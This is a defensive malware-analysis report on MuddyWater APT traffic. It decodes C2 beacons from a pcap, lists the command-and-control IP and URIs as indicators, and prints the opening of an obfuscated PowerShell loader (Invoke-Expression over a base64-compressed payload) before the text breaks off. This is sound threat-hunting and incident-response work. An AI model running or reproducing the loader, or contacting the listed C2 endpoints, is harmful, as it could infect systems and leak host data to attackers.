



APT ANALYSIS REPORT

Author: Alparslan Akyıldız

Contents

| | |
|--|----|
| TECNICAL ANALYSIS..... | 4 |
| NETWORK FORENSIC..... | 4 |
| MALICIOUS POWERSHELL ANALYSIS..... | 10 |
| MALICIOUS OFFICE DOCUMENT ANALYSIS..... | 15 |
| CREATING SURICATA RULES AGAINST THREAT ACTOR | 23 |
| SIGMA RULES AND SPLUNK QUERIES | 33 |
| QUICK SPLUNK THREAT HUNTING QUERIES | 33 |


This report contents the pcap analysis, memory forensic, malware analysis, creating IPS signitures and SIEM rules against past APT activity.

TECNICAL ANALYSIS

NETWORK FORENSIC

Our aim is analysing the pcap file and follow the threat intelligence and Incident response steps for finding related malicious documents, malware analysis of the malicious documents, creating IPS signatures, creating Sigma Rules and creating Splunk queries for threat hunting or incident response.

Network Miner and Wireshark is utilized for inspecting the network connections and detecting the endpoints in the network.



| Hosts (10) | Files (32) | Images | Messages | Credentials | Sessions (16) | DNS | Parameters (237) | Keywords | Anomalies |
|-----------------|-----------------------------------|---------|-------------------------------|-------------|------------------------------|-------------------------|------------------|----------|-----------|
| Filter keyword: | | | | | | | | | |
| Frame nr. | Client host | C. port | Server host | S. port | Protocol (application layer) | Start time | | | |
| 202 | 192.168.100.1 [USER-PC] (Windows) | 50983 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:14:25 UTC | | | |
| 322 | 192.168.100.1 [USER-PC] (Windows) | 52257 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:15:47 UTC | | | |
| 363 | 192.168.100.1 [USER-PC] (Windows) | 52599 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:09 UTC | | | |
| 387 | 192.168.100.1 [USER-PC] (Windows) | 52682 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:14 UTC | | | |
| 408 | 192.168.100.1 [USER-PC] (Windows) | 52762 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:19 UTC | | | |
| 426 | 192.168.100.1 [USER-PC] (Windows) | 52846 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:24 UTC | | | |
| 447 | 192.168.100.1 [USER-PC] (Windows) | 52927 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:30 UTC | | | |
| 474 | 192.168.100.1 [USER-PC] (Windows) | 53024 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:36 UTC | | | |
| 489 | 192.168.100.1 [USER-PC] (Windows) | 53107 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:41 UTC | | | |
| 508 | 192.168.100.1 [USER-PC] (Windows) | 53192 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:46 UTC | | | |
| 522 | 192.168.100.1 [USER-PC] (Windows) | 53272 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:51 UTC | | | |
| 543 | 192.168.100.1 [USER-PC] (Windows) | 53355 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:16:57 UTC | | | |
| 560 | 192.168.100.1 [USER-PC] (Windows) | 53438 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:17:02 UTC | | | |
| 580 | 192.168.100.1 [USER-PC] (Windows) | 53521 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:17:07 UTC | | | |
| 599 | 192.168.100.1 [USER-PC] (Windows) | 53604 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:17:12 UTC | | | |
| 616 | 192.168.100.1 [USER-PC] (Windows) | 53688 | 94.23.148.194 [94.23.148.194] | 80 | Http | 2019-04-10 15:17:18 UTC | | | |

As seen in the picture an intense HTTP traffic is observed from TCP 80.


| İletişim Kuralı | Yüzde Paketler | Paketler | Yüzde Bayt | Bayt | Bits/s | Bitiş Paketleri | Bitiş Baytları | Bit/sn Bitiş | PDU |
|---------------------------------------|----------------|----------|------------|-------|--------|-----------------|----------------|--------------|-----|
| ▼ Frame | 100.0 | 636 | 100.0 | 45881 | 1213 | 0 | 0 | 0 | 636 |
| ▼ Ethernet | 100.0 | 636 | 19.4 | 8904 | 235 | 0 | 0 | 0 | 636 |
| ▼ Logical-Link Control | 23.9 | 152 | 12.6 | 5776 | 152 | 0 | 0 | 0 | 152 |
| Spanning Tree Protocol | 23.9 | 152 | 11.6 | 5320 | 140 | 152 | 5320 | 140 | 152 |
| ▼ Internet Protocol Version 6 | 1.9 | 12 | 1.0 | 480 | 12 | 0 | 0 | 0 | 12 |
| ▼ User Datagram Protocol | 1.9 | 12 | 0.2 | 96 | 2 | 0 | 0 | 0 | 12 |
| Link-local Multicast Name Resolution | 1.3 | 8 | 0.4 | 188 | 4 | 8 | 188 | 4 | 8 |
| DHCPv6 | 0.6 | 4 | 0.8 | 348 | 9 | 4 | 348 | 9 | 4 |
| ▼ Internet Protocol Version 4 | 39.6 | 252 | 11.0 | 5040 | 133 | 0 | 0 | 0 | 252 |
| ▼ User Datagram Protocol | 8.5 | 54 | 0.9 | 432 | 11 | 0 | 0 | 0 | 54 |
| Simple Service Discovery Protocol | 0.9 | 6 | 1.7 | 798 | 21 | 6 | 798 | 21 | 6 |
| NetBIOS Name Service | 3.9 | 25 | 3.2 | 1448 | 38 | 25 | 1448 | 38 | 25 |
| ▼ NetBIOS Datagram Service | 2.4 | 15 | 6.2 | 2854 | 75 | 0 | 0 | 0 | 15 |
| ▼ SMB (Server Message Block Protocol) | 2.4 | 15 | 3.5 | 1624 | 42 | 0 | 0 | 0 | 15 |
| ▼ SMB MailSlot Protocol | 2.4 | 15 | 0.8 | 375 | 9 | 0 | 0 | 0 | 15 |
| Microsoft Windows Browser Protocol | 2.4 | 15 | 0.7 | 334 | 8 | 15 | 334 | 8 | 15 |
| Link-local Multicast Name Resolution | 1.3 | 8 | 0.4 | 188 | 4 | 8 | 188 | 4 | 8 |
| ▼ Transmission Control Protocol | 31.1 | 198 | 28.7 | 13169 | 348 | 150 | 8253 | 218 | 198 |
| ▼ Hypertext Transfer Protocol | 7.5 | 48 | 19.1 | 8760 | 231 | 32 | 5368 | 142 | 48 |
| Line-based text data | 2.5 | 16 | 0.1 | 64 | 1 | 16 | 64 | 1 | 16 |
| Address Resolution Protocol | 34.6 | 220 | 13.4 | 6160 | 162 | 220 | 6160 | 162 | 220 |

A quick glance of the statistics network packets are displayed on the Wireshark. Nothing is worthless rather than HTTP connections.

| http | | | | |
|------|--------------------------|---------------|---------------|----------|
| No. | Time | Source | Destination | Protocol |
| 207 | 2019/100 18:14:25,597747 | 94.23.148.194 | 192.168.100.1 | HTTP |
| 208 | 2019/100 18:14:25,598274 | 192.168.100.1 | 94.23.148.194 | HTTP |
| 210 | 2019/100 18:14:25,726896 | 94.23.148.194 | 192.168.100.1 | HTTP |
| 327 | 2019/100 18:15:47,653022 | 94.23.148.194 | 192.168.100.1 | HTTP |
| 328 | 2019/100 18:15:47,653185 | 192.168.100.1 | 94.23.148.194 | HTTP |

The host 192.168.100.1 established a connetion to 94[.]23.148.194 IP address over HTTP.

When the network traffic was inspected some weird parameters was shown and the connecctions were continiously and repeated. Also there was no user agent was seen at the HTTP connection and it was the anormal traffic.



After that inspection, http object was extracted on the Wireshark and some base64 string with http parameters were extracting from the pcap for decoding purpose.



When the base64 strings were decoded end point information like OS version Mac address computer name were detected and they were sended over HTTP to possible C2C. It seems the first command and control server connection was occurred at 2019-04-10 18:14. It might be just after infection of a

malware. When had a quick glance the IP address belongs to Muddy Water APT group and it was used for attacking Turkey in 2019.

9 / 88

9 security vendors flagged this IP address as malicious

94.23.148.194 (94.23.0.0/16)
AS 16276 (OVH SAS)

Community Score

DETECTION DETAILS RELATIONS **COMMUNITY 3**

Contained in Graphs (3)

- kukumar url.lpw Details
- ChrisPBC Unit 42 IP addresses for MW
- mehrdad Turkey_F-35_MuddyWater_2019

<https://www.virustotal.com/gui/ip-address/94.23.148.194/community>

40 / 63

40 security vendors and 3 sandboxes flagged this file as malicious

a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
ListOfHackedEmails.doc
339.50 KB Size
2022-12-02 07:10:30 UTC
1 month ago

doc obfuscated macros create-file create-ole calls-wmi detect-debug-environment long-sleeps persistence

Community Score

DETECTION DETAILS RELATIONS **BEHAVIOR** COMMUNITY 8

☒ Display grouped sandbox reports


| Sandbox | Verdict | Analysis Time | File Size | File Hash | File Name |
|--------------|-----------|---------------|-----------|-----------|-----------|
| C2AE | Malicious | 0 | 0 | 0 | 0 |
| Rising MOVES | Malicious | 0 | 0 | 0 | 0 |
| Zenbox | Malicious | 2 | 5 | 0 | 7 |
| Lastline | Malicious | 1 | 0 | 0 | 0 |
| Tencent HABO | Malicious | 2 | 0 | 0 | 0 |

Activity Summary

Download Artifacts

<https://www.virustotal.com/gui/file/a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981/behavior>

It is the related malware which is possible used to attacking Turkey's infrastructure.



The map shows that the related other IP address which are communicated with the C2C.

| | | | | | | | | | | |
|-----|----------|-----------------|---------------|---------------|------|-----|------------|------|------|---------------------------------|
| 623 | 2019/100 | 18:17:18.177319 | 94.23.148.194 | 192.168.100.1 | HTTP | 266 | HTTP/1.1 | 200 | OK | (text/html) |
| 624 | 2019/100 | 18:17:18.177338 | 94.23.148.194 | 192.168.100.1 | TCP | 54 | 80 → 53688 | FIN. | ACK1 | Seq=238 Ack=364 Win=43520 Len=0 |

| | | | | |
|--|------|-------------------------|-------------------------|-----------------------|
| [Frame is ignored: False] | 0000 | 52 54 00 4a 04 af 52 54 | 00 36 3e ff 08 00 45 00 | RT:J...RT:6>...E... |
| [Protocols in frame: eth:ethertype:ip:tcp:http:data-text-lines] | 0010 | 00 fc 2f bd 40 00 3f 06 | f3 4a 5e 17 94 c2 c0 a8 | .../...?...J^..... |
| [Coloring Rule Name: HTTP] | 0020 | 64 01 00 50 d1 b8 4e 68 | 28 02 bd c3 33 d2 50 18 | d...P...Nh (...3:P... |
| [Coloring Rule String: http tcp.port == 80 http2] | 0030 | 01 54 50 37 00 00 48 54 | 54 50 2f 31 2e 31 20 32 | TP? HT TP/1.1 2 |
| Ethernet II, Src: RealtekU_36:3e:ff (52:54:00:36:3e:ff), Dst: RealtekU_4a:04:af (52:54:00:4a:04:af) | 0040 | 30 30 20 4f 4b 0d 0a 44 | e1 74 65 3a 20 57 65 64 | 00 OK-D ate: Wed |
| Internet Protocol Version 4, Src: 94.23.148.194, Dst: 192.168.100.1 | 0050 | 2c 20 31 30 20 41 70 72 | 20 32 30 31 39 20 31 35 | , 10 Apr 2019 15 |
| Transmission Control Protocol, Src Port: 80, Dst Port: 53688, Seq: 26, Ack: 364, Len: 212 | 0060 | 3a 31 37 3a 31 30 20 47 | 4d 54 0d 0a 53 65 72 76 | :17:18 G MT...SerV |
| Hypertext Transfer Protocol | 0070 | 65 72 3a 20 41 70 61 63 | 68 65 2f 32 2e 34 2e 31 | er: Apac he/2.4.1 |
| > HTTP/1.1 200 OK\r\n | 0080 | 38 20 28 55 62 75 6e 74 | 75 29 0d 0a 56 61 72 79 | 8 (Ubuntu) Vary |
| Date: Wed, 10 Apr 2019 15:17:18 GMT\r\n | 0090 | 3a 20 41 63 63 65 70 74 | 2d 45 6e 63 6f 64 69 6e | : Accept -Encodin |
| Server: Apache/2.4.18 (Ubuntu)\r\n | 00a0 | 67 0d 0a 43 6f 6e 6e 65 | 63 74 69 6f 6e 3a 20 63 | g...Conne ction: c |
| Vary: Accept-Encoding\r\n | 00b0 | 6c 6f 73 65 00 0a 54 72 | 61 6e 73 66 65 72 2d 45 | lose...Tr ansfer-E |
| Connection: close\r\n | 00c0 | 6e 63 6f 64 69 6e 67 3a | 20 63 68 75 6e 6b 65 64 | ncoding: chunked |
| Transfer-Encoding: chunked\r\n | 00d0 | 0d 0a 43 6f 6e 74 65 6e | 74 2d 54 79 70 65 3a 20 | ...Conten t-Type: |
| Content-Type: text/html; charset=UTF-8\r\n | 00e0 | 74 65 78 74 2f 68 74 6d | 6c 3b 20 63 68 61 72 73 | text/htm l; chars |
| \r\n | 00f0 | 65 74 3d 55 54 46 2d 38 | 0d 0a 0d 0a 34 0d 0a 25 | et=UTF-8 ...4...% |
| [HTTP response 2/2] | 0100 | 48 49 25 0d 0a 30 0d 0a | 0d 0a | HIX...0... .. |
| [Time since request: 0.022052000 seconds] | | | | |
| [Prev response in frame: 621] | | | | |
| [Request in frame: 622] | | | | |
| [Request URI [truncated]: http://94.23.148.194/serverScript/clientFrontLine/helloServer.php?helloMs... | | | | |
| > HTTP chunked response | | | | |


```

hacker@ubuntu:~/Desktop$ tshark -r case1.pcap -Y http.request.method==GET -T fields -e ip.dst -e tcp.dstport -e http.request.uri
hacker@ubuntu:~/Desktop$ tshark -r case1.pcap -Y http.request.method==POST -T fields -e ip.dst -e tcp.dstport -e http.request.uri
94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDUqNDazMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWLjcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYmloKlVTRVIt%0D
%0AUeMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDUqNDazMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWLjcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYmloKlVTRVIt%0D
%0AUeMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDUqNDazMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWLjcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYmloKlVTRVIt%0D
%0AUeMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194 80 /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDU=
94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDUqNDazMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWLjcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYmloKlVTRVIt%0D
%0AUeMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0
94.23.148.194 80 /serverScript/clientFrontLine/getCommand.php?clientIdentity=NEEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDU=
94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=N
EEtNkEtQjMtN0Et0DgtQjQtMEYtNjQTrKyTnJYtQzctOTYtNzctM0UtMzUtrDUqNDazMzQwMzMq%0D%0
Ac2NydEFnbnQxLjEqTWLjcm9zb2Z0IFdpbmRvd3MgNyBQcm9mZXNzaW9uYWwqMzItYmloKlVTRVIt%0D
%0AUeMqV09SS0dST1VQKlVTRVItUENcYWRtaW4qMTkyLjE2OC4xMDAuMTE0

```

Tshark was used for network forensic and the first three IoC are obtained. IP address:port, and two different URI can be used as IoC.

First seen IoC informations (Network Forensic & Pcap Analysis)

94.23.148.194 80 /serverScript/clientFrontLine/helloServer.php?helloMsg=

94.23.148.194 80 /serverScript/clientFrontLine/getCommand.php?clientIdentity=

MALICIOUS POWERSHELL ANALYSIS

Related IP address of the adversary was searched on Hybrid Analysis for finding a sample to utilize it for malware analysis purpose.

| Search results for 94.23.148.194 | | | | |
|--|---|--------------|--|-----------|
| Download all DNS Requests (CSV) Download all Contacted Hosts (CSV) | | | | |
| Timestamp | Input | Threat level | Analysis Summary | Countries |
| March 1st 2022 21:46:03 (UTC) | http://94.23.148.194/serverScript/clientFrontLine/ | malicious | Threat Score: 50/100 AV Detection: 3% Malicious site Matched 15 Indicators | |
| May 21st 2019 13:55:57 (UTC) | 7b4da8f9fa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9.ps1 ASCII text, with very long lines, with CRLF line terminators 4339c104721c9a55f72ec61e3a04f00bc8422cc1911f130978e2d2c804de307 Sample (13KiB) | malicious | Threat Score: 89/100 AV Detection: 40% Virus.powershell.qexvmc Matched 16 Indicators | |
| April 29th 2019 15:43:30 (UTC) | http://94.23.148.194/serverScript/clientFrontline/helloserver.php | malicious | Threat Score: 100/100 AV Detection: 4% Unrated site Matched 20 Indicators | |
| April 29th 2019 15:29:47 (UTC) | http://94.23.148.194/serverScript/clientFrontline/hellpserver.php | malicious | Threat Score: 79/100 AV Detection: Unknown Matched 17 Indicators | |
| April 29th 2019 15:03:14 (UTC) | http://94.23.148.194/serverScript/clientFrontline/setcommandresult.php | malicious | Threat Score: 100/100 AV Detection: 4% Malicious site Matched 20 Indicators | |

<https://www.hybrid-analysis.com/search?query=94.23.148.194>

A malicious powershell code was found and downloaded from Hybrid analysis. For analysing the powershell code sysmon was installed the endpoint computer and Porcdot, Processhacker, Processmonitor and Wireshark was used for analysis issue.

```
c:\Users\REM\Desktop>Sysmon.exe -i sysmon-config.xml -h -l -n
[
System Monitor v14.14 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2023 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.50
Sysmon schema version: 4.83
Warning: Command-line switch 'h' was overwritten by configuration node 'HashAlgorithms' value
Configuration file validated.
Sysmon installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon..
Sysmon started.

c:\Users\REM\Desktop>
```

```

remnux@remnux:~/Downloads$ gunzip -d 4339c104721c9a55ff72ec61e3a04f00bc8422cc19111f309
78e2d2c804de307.bin.sample.gz
remnux@remnux:~/Downloads$ ls -la
total 40
drwxr-xr-x  2 remnux remnux  4096 Jan 25 15:16 .
drwxr-xr-x 17 remnux remnux  4096 Jan 25 15:13 ..
-rw-rw-r--  1 remnux remnux 13183 Jan 25 15:15 4339c104721c9a55ff72ec61e3a04f00bc8422c
c19111f30978e2d2c804de307.bin.sample
-rw-r--r--  1 remnux remnux 13183 Jan 25 15:15 data
remnux@remnux:~/Downloads$ cat data
Invoke-Expression $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStr
eam ($(New-Object IO.MemoryStream (,[Convert]::FromBase64String('7b0HYBxJliUmL23Ke39
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
